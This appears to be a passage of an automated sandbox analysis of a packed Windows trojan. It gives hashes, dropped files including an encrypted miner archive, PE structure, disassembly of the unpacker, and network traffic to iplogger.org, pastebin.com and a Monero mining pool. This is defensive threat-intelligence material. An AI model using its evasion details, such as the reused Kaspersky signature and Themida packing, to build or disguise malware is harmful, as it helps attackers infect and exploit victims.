Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....1`.....P.....X.E.. .....@.. .....@m..... (...@.....:..P.....'..6..... `... ...*..... ..` .....@..@ ..... .....2.....@..B.idata... .....4.....@....rsrc.... .....6.....@..@.themida..D.....<.....`....boot....f'...E..f'..<.....`..`..... ....

C:\Users\user\AppData\Roaming\Windows\cpu.zip

Process:	C:\Users\user\AppData\Local\zmql3v0y.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	6296834
Entropy (8bit):	**7.9998772929856505**
Encrypted:	**true**
SSDEEP:	196608:EYt1C1WmUAsFnYtr+h3HbZe18JZPSXpzCC9o:EYMWDFnor+h3o18JZP8Po
MD5:	E9695400A2205B4F8ECEB8B635BE7AA1
SHA1:	9071EF76AABFD7A05F7470460C4D92D89D4D2668
SHA-256:	66F209A9972C6E1A88E572697425A936A5DC028B2D8BC29FDDACA98FF25434B4
SHA-512:	5EDDF9D73675E327141B820ABBBC98336DE991D50AD5D30AA15F41DF10BBB9F0E47FFD57F8600F6B5CE0E319D463F9D40EF88E9D11C884121D56B2677E91E25A

C:\Users\user\AppData\Roaming\Windows\cpu.zip	
Malicious:	false
Preview:	PK.....z:Rgw.....config.json.V.n.0...+..C.v...-@rKQ iQ.Ea.....C.K..{ly.D.E...C...=>.?W..*.....3.2<.V...x.,NP.<.....v...,4..K..{.jr>.....h.~...Z...{&.....Vh.i1:.J..U.[.....5...u.rU1.&.WH..n..h.....l.....fh...NS..2.....?...B.....Y..q..r.L.....^...e\b...xN..J.^:.$d.Vx..EL.T>.'....O."V~w.4...%.x;.:....5#.N..D&.. .\s..\....X...<<.b.E....(.l.).q..4B+.Yl..K.#08..h.~m.u.q.#MP"g.....Q....]?[.....[..T[.k._"j....S...B..c...L...-.v..4Ub.4.x.1.c..?..e.....]../.I.<.r$u`3ZOG.U5..|x.."].:..o..<..><.....=.?=.K-...@./N.?...X...J&...Vk.._j...;.....M.ly_..j%..`.Dp$Wn.wt.."....q.....WM..C..5....e..q.a.u.n..>...zV.s!...{m..$....D.y.|..N+....E....A.0]....D.R..Ar.E...u2....)5T.SJ.....yw*..PK.....T"URu.G.$._. i.....cpu.exe.Zg8...^.....%.-....[..;W.. ....DY..e.%.....6..\.....y..s.o.9.e.....5....C...s.....u....F9.4G9...}..=.....p..O_v.{vo?.vg.v%..vwO;{a22b.?...~.Y..1.O_O?.H.[....V.F^bdU.R.=.|...y.V2G..J..",.,d...3E

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.954859029987119
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe
File size:	2817248
MD5:	bc584a3be92cfdfda79446372fffa46d
SHA1:	6f7d11b7c795bd1f48a078f05d8a4c5600448a03
SHA256:	8086d2b05316a9b44f55971a6c90da8ecb069d075973654f5f914229dc3070f6
SHA512:	39c3bbdc8e063373bf1f2358c6d264db41622a2447308ef6d01c558ff301103dbec7e0fc8970ad4822ff05a4d12d3cefb14d39736b8913886e076126d596160
SSDEEP:	49152:Wex6LbJrFJH/6tF6kzGTjl1UNhnbDtFREyJW0rHcwBczszXo2kH9hbECVosGOb:WF9FN6tFlx1UNhbr30Y02kH7bRVosN
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...../`.....2.....X.H.. ...@....@.. .....`s.....:++...@.....

File Icon

Icon Hash:	6863eee6b292c6ee

Static PE Info

General

Entrypoint:	0x88e058
Entrypoint Section:	.boot
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE
Time Stamp:	0x602F9D0C [Fri Feb 19 11:12:12 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	4328f7206db519cd4e82283211d98e83

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert High Assurance Code Signing CA-1, OU=www.digicert.com, O=DigiCert Inc, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 6/1/2017 5:00:00 PM 7/8/2020 5:00:00 AM
Subject Chain	• CN=Kaspersky Lab, O=Kaspersky Lab, L=Moscow, C=RU
Version:	3
Thumbprint MD5:	D47ED7012E116270A767DA88438C3BA6
Thumbprint SHA-1:	3C92C9274AB6D3DD520B13029A2490C4A1D98BC0
Thumbprint SHA-256:	3606C42F2608526263AC61997AA0A83B364FB23A6882447CA787B5A5790115D8
Serial:	0F9D91C6ABA86F4E54CBB9EF57E68346

Entrypoint Preview

Instruction
call 00007FA770C14E20h
push ebx
mov ebx, esp
push ebx
mov esi, dword ptr [ebx+08h]
mov edi, dword ptr [ebx+10h]
cld
mov dl, 80h
mov al, byte ptr [esi]
inc esi
mov byte ptr [edi], al
inc edi
mov ebx, 00000002h
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jnc 00007FA770C14CBCh
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jnc 00007FA770C14D23h
xor eax, eax
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jnc 00007FA770C14DB7h
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc eax, eax
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc eax, eax
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi

Instruction
adc dl, dl
adc eax, eax
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc eax, eax
je 00007FA770C14CDAh
push edi
mov eax, eax
sub edi, eax
mov al, byte ptr [edi]
pop edi
mov byte ptr [edi], al
inc edi
mov ebx, 00000002h
jmp 00007FA770C14C6Bh
mov eax, 00000001h
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc eax, eax
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jc 00007FA770C14CBCh
sub eax, ebx
mov ebx, 00000001h
jne 00007FA770C14CFAh
mov ecx, 00000001h
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
adc ecx, ecx
add dl, dl
jne 00007FA770C14CD7h
mov dl, byte ptr [esi]
inc esi
adc dl, dl
jc 00007FA770C14CBCh
push esi
mov esi, edi
sub esi, ebp

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa03a	0x50	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc000	0x2ef0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x2ac600	0x36e0	.themida
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
	0x2000	0x2000	0xa00	False	0.953515625	data	7.58163620158	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
	0x4000	0x2eea	0x1200	False	0.989800347222	data	7.85588670463	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
	0x8000	0xc	0x200	False	0.583984375	data	4.24912721916	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.idata	0xa000	0x2000	0x200	False	0.16796875	data	1.0588173124	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xc000	0x3000	0x3000	False	0.361735026042	data	4.82035959286	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.themida	0x10000	0x47e000	0x0	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.boot	0x48e000	0x2a7200	0x2a7200	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc1bc	0x668	data		
RT_ICON	0xc834	0x2e8	data		
RT_ICON	0xcb2c	0x128	GLS_BINARY_LSB_FIRST		
RT_ICON	0xcc64	0xea8	dBase III DBT, version number 0, next free block index 40, 1st item "ff3"		
RT_ICON	0xdb1c	0x8a8	dBase III DBT, version number 0, next free block index 40, 1st item "ff3"		
RT_ICON	0xe3d4	0x568	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xe94c	0x5a	data		
RT_VERSION	0xe9b8	0x338	data		
RT_MANIFEST	0xed00	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators	English	United States

Imports

DLL	Import
kernel32.dll	GetModuleHandleA
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright (c) ZSqUZ_KBGbBDgyy 2020
Assembly Version	1.1.2.9
InternalName	Loader.exe
FileVersion	0.0.4.6
CompanyName	Launchy
Comments	hxz7ffDbexNxYlZ
ProductName	Steam
ProductVersion	0.0.4.6
FileDescription	1xLYZusZUdU4_qG
OriginalFilename	Loader.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:37:24.187273979 CET	49719	443	192.168.2.5	88.99.66.31
Feb 23, 2021 17:37:24.258213043 CET	443	49719	88.99.66.31	192.168.2.5
Feb 23, 2021 17:37:24.258388042 CET	49719	443	192.168.2.5	88.99.66.31
Feb 23, 2021 17:37:24.342503071 CET	49719	443	192.168.2.5	88.99.66.31
Feb 23, 2021 17:37:24.413574934 CET	443	49719	88.99.66.31	192.168.2.5
Feb 23, 2021 17:37:24.416224003 CET	443	49719	88.99.66.31	192.168.2.5
Feb 23, 2021 17:37:24.416237116 CET	443	49719	88.99.66.31	192.168.2.5
Feb 23, 2021 17:37:24.416254997 CET	443	49719	88.99.66.31	192.168.2.5
Feb 23, 2021 17:37:24.416266918 CET	443	49719	88.99.66.31	192.168.2.5
Feb 23, 2021 17:37:24.416438103 CET	49719	443	192.168.2.5	88.99.66.31
Feb 23, 2021 17:37:24.416446924 CET	49719	443	192.168.2.5	88.99.66.31
Feb 23, 2021 17:37:24.492870092 CET	49719	443	192.168.2.5	88.99.66.31
Feb 23, 2021 17:37:24.564558983 CET	443	49719	88.99.66.31	192.168.2.5
Feb 23, 2021 17:37:24.737364054 CET	49719	443	192.168.2.5	88.99.66.31
Feb 23, 2021 17:37:24.814522982 CET	443	49719	88.99.66.31	192.168.2.5
Feb 23, 2021 17:37:24.884021044 CET	49720	443	192.168.2.5	104.23.99.190
Feb 23, 2021 17:37:24.891875982 CET	49719	443	192.168.2.5	88.99.66.31
Feb 23, 2021 17:37:24.924797058 CET	443	49720	104.23.99.190	192.168.2.5
Feb 23, 2021 17:37:24.925019979 CET	49720	443	192.168.2.5	104.23.99.190
Feb 23, 2021 17:37:24.925657034 CET	49720	443	192.168.2.5	104.23.99.190
Feb 23, 2021 17:37:24.966403008 CET	443	49720	104.23.99.190	192.168.2.5
Feb 23, 2021 17:37:24.969486952 CET	443	49720	104.23.99.190	192.168.2.5
Feb 23, 2021 17:37:24.969533920 CET	443	49720	104.23.99.190	192.168.2.5
Feb 23, 2021 17:37:24.969681025 CET	49720	443	192.168.2.5	104.23.99.190
Feb 23, 2021 17:37:24.983887911 CET	49720	443	192.168.2.5	104.23.99.190
Feb 23, 2021 17:37:25.024857998 CET	443	49720	104.23.99.190	192.168.2.5
Feb 23, 2021 17:37:25.024913073 CET	443	49720	104.23.99.190	192.168.2.5
Feb 23, 2021 17:37:25.044426918 CET	49720	443	192.168.2.5	104.23.99.190
Feb 23, 2021 17:37:25.085372925 CET	443	49720	104.23.99.190	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:37:25.095639944 CET	443	49720	104.23.99.190	192.168.2.5
Feb 23, 2021 17:37:25.095688105 CET	443	49720	104.23.99.190	192.168.2.5
Feb 23, 2021 17:37:25.095808983 CET	49720	443	192.168.2.5	104.23.99.190
Feb 23, 2021 17:37:25.171179056 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.224242926 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.224370956 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.225007057 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.277941942 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.282644033 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.282681942 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.282795906 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.291398048 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.344472885 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.344686985 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.361016989 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.414315939 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.935473919 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.935516119 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.935537100 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.935554028 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.935576916 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.935605049 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.935630083 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.935652971 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.935683012 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.935708046 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.935736895 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.936688900 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.936712027 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.936794996 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.937869072 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.937890053 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.937973976 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.939120054 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.939138889 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.939215899 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.940375090 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.940392971 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.940464973 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.941596985 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.941621065 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.941726923 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.942872047 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.942898989 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.942974091 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.944051027 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.944068909 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.944123030 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.945302010 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.945318937 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.945394039 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.947081089 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.947099924 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.947165966 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.949013948 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.949047089 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.949120045 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.949366093 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.949410915 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.949460983 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.950355053 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.950390100 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.950463057 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:25.951529026 CET	443	49721	172.67.213.210	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:37:25.989051104 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.989095926 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:25.989233971 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:26.052030087 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:26.052059889 CET	443	49721	172.67.213.210	192.168.2.5
Feb 23, 2021 17:37:26.052165985 CET	49721	443	192.168.2.5	172.67.213.210
Feb 23, 2021 17:37:26.052253008 CET	443	49721	172.67.213.210	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 17:37:12.547579050 CET	53	61733	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:12.580703020 CET	65447	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:12.664455891 CET	53	65447	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:13.670665026 CET	52441	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:13.732889891 CET	53	52441	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:14.566534996 CET	62176	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:14.615323067 CET	53	62176	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:16.025753975 CET	59596	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:16.077415943 CET	53	59596	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:17.097415924 CET	65296	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:17.157717943 CET	53	65296	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:18.250379086 CET	63183	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:18.299017906 CET	53	63183	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:19.041177988 CET	60151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:19.092890024 CET	53	60151	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:19.303397894 CET	56969	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:19.364610910 CET	53	56969	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:20.739161015 CET	55161	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:20.790808916 CET	53	55161	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:24.058357954 CET	54757	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:24.118510962 CET	53	54757	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:24.825272083 CET	49992	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:24.882510900 CET	53	49992	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:25.109236956 CET	60075	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:25.169492960 CET	53	60075	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:25.245713949 CET	55016	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:25.294686079 CET	53	55016	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:29.574872971 CET	64345	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:29.623439074 CET	53	64345	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:36.597091913 CET	57128	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:36.658304930 CET	53	57128	8.8.8.8	192.168.2.5
Feb 23, 2021 17:37:47.174081087 CET	54791	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:37:47.225727081 CET	53	54791	8.8.8.8	192.168.2.5
Feb 23, 2021 17:38:00.674447060 CET	50463	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:38:00.725982904 CET	53	50463	8.8.8.8	192.168.2.5
Feb 23, 2021 17:38:03.880925894 CET	50394	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:38:03.940182924 CET	53	50394	8.8.8.8	192.168.2.5
Feb 23, 2021 17:38:09.055700064 CET	58530	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:38:09.105990887 CET	53	58530	8.8.8.8	192.168.2.5
Feb 23, 2021 17:38:12.007255077 CET	53813	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:38:12.064420938 CET	53	53813	8.8.8.8	192.168.2.5
Feb 23, 2021 17:39:21.716789961 CET	63732	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:39:21.775274038 CET	53	63732	8.8.8.8	192.168.2.5
Feb 23, 2021 17:39:41.204437971 CET	57344	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:39:41.258730888 CET	53	57344	8.8.8.8	192.168.2.5
Feb 23, 2021 17:39:41.845001936 CET	54450	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:39:41.897260904 CET	53	54450	8.8.8.8	192.168.2.5
Feb 23, 2021 17:39:45.438951969 CET	59261	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:39:45.496206045 CET	53	59261	8.8.8.8	192.168.2.5
Feb 23, 2021 17:39:46.473696947 CET	57151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 17:39:46.522680044 CET	53	57151	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 17:37:24.058357954 CET	192.168.2.5	8.8.8.8	0xfda1	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Feb 23, 2021 17:37:24.825272083 CET	192.168.2.5	8.8.8.8	0xe4db	Standard query (0)	pastebin.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:37:25.109236956 CET	192.168.2.5	8.8.8.8	0x9e26	Standard query (0)	blog.agenc ia10x.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:00.674447060 CET	192.168.2.5	8.8.8.8	0x38b9	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:03.880925894 CET	192.168.2.5	8.8.8.8	0x4bc7	Standard query (0)	pool.minex mr.com	A (IP address)	IN (0x0001)
Feb 23, 2021 17:39:41.204437971 CET	192.168.2.5	8.8.8.8	0x7a45	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Feb 23, 2021 17:39:41.845001936 CET	192.168.2.5	8.8.8.8	0xb386	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Feb 23, 2021 17:39:45.438951969 CET	192.168.2.5	8.8.8.8	0x1265	Standard query (0)	whois.iana.org	A (IP address)	IN (0x0001)
Feb 23, 2021 17:39:46.473696947 CET	192.168.2.5	8.8.8.8	0xa2ec	Standard query (0)	WHOIS.RIPE .NET	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 17:37:24.118510962 CET	8.8.8.8	192.168.2.5	0xfda1	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Feb 23, 2021 17:37:24.882510900 CET	8.8.8.8	192.168.2.5	0xe4db	No error (0)	pastebin.com		104.23.99.190	A (IP address)	IN (0x0001)
Feb 23, 2021 17:37:24.882510900 CET	8.8.8.8	192.168.2.5	0xe4db	No error (0)	pastebin.com		104.23.98.190	A (IP address)	IN (0x0001)
Feb 23, 2021 17:37:25.169492960 CET	8.8.8.8	192.168.2.5	0x9e26	No error (0)	blog.agenc ia10x.com		172.67.213.210	A (IP address)	IN (0x0001)
Feb 23, 2021 17:37:25.169492960 CET	8.8.8.8	192.168.2.5	0x9e26	No error (0)	blog.agenc ia10x.com		104.21.67.51	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:00.725982904 CET	8.8.8.8	192.168.2.5	0x38b9	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:03.940182924 CET	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	pool.minex mr.com		88.99.193.240	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:03.940182924 CET	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	pool.minex mr.com		51.254.84.37	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:03.940182924 CET	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	pool.minex mr.com		94.130.165.85	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:03.940182924 CET	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	pool.minex mr.com		51.68.21.186	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:03.940182924 CET	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	pool.minex mr.com		178.32.120.127	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:03.940182924 CET	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	pool.minex mr.com		94.130.165.87	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:03.940182924 CET	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	pool.minex mr.com		94.130.164.163	A (IP address)	IN (0x0001)
Feb 23, 2021 17:38:03.940182924 CET	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	pool.minex mr.com		51.68.21.188	A (IP address)	IN (0x0001)
Feb 23, 2021 17:39:41.258730888 CET	8.8.8.8	192.168.2.5	0x7a45	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:39:41.897260904 CET	8.8.8.8	192.168.2.5	0xb386	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
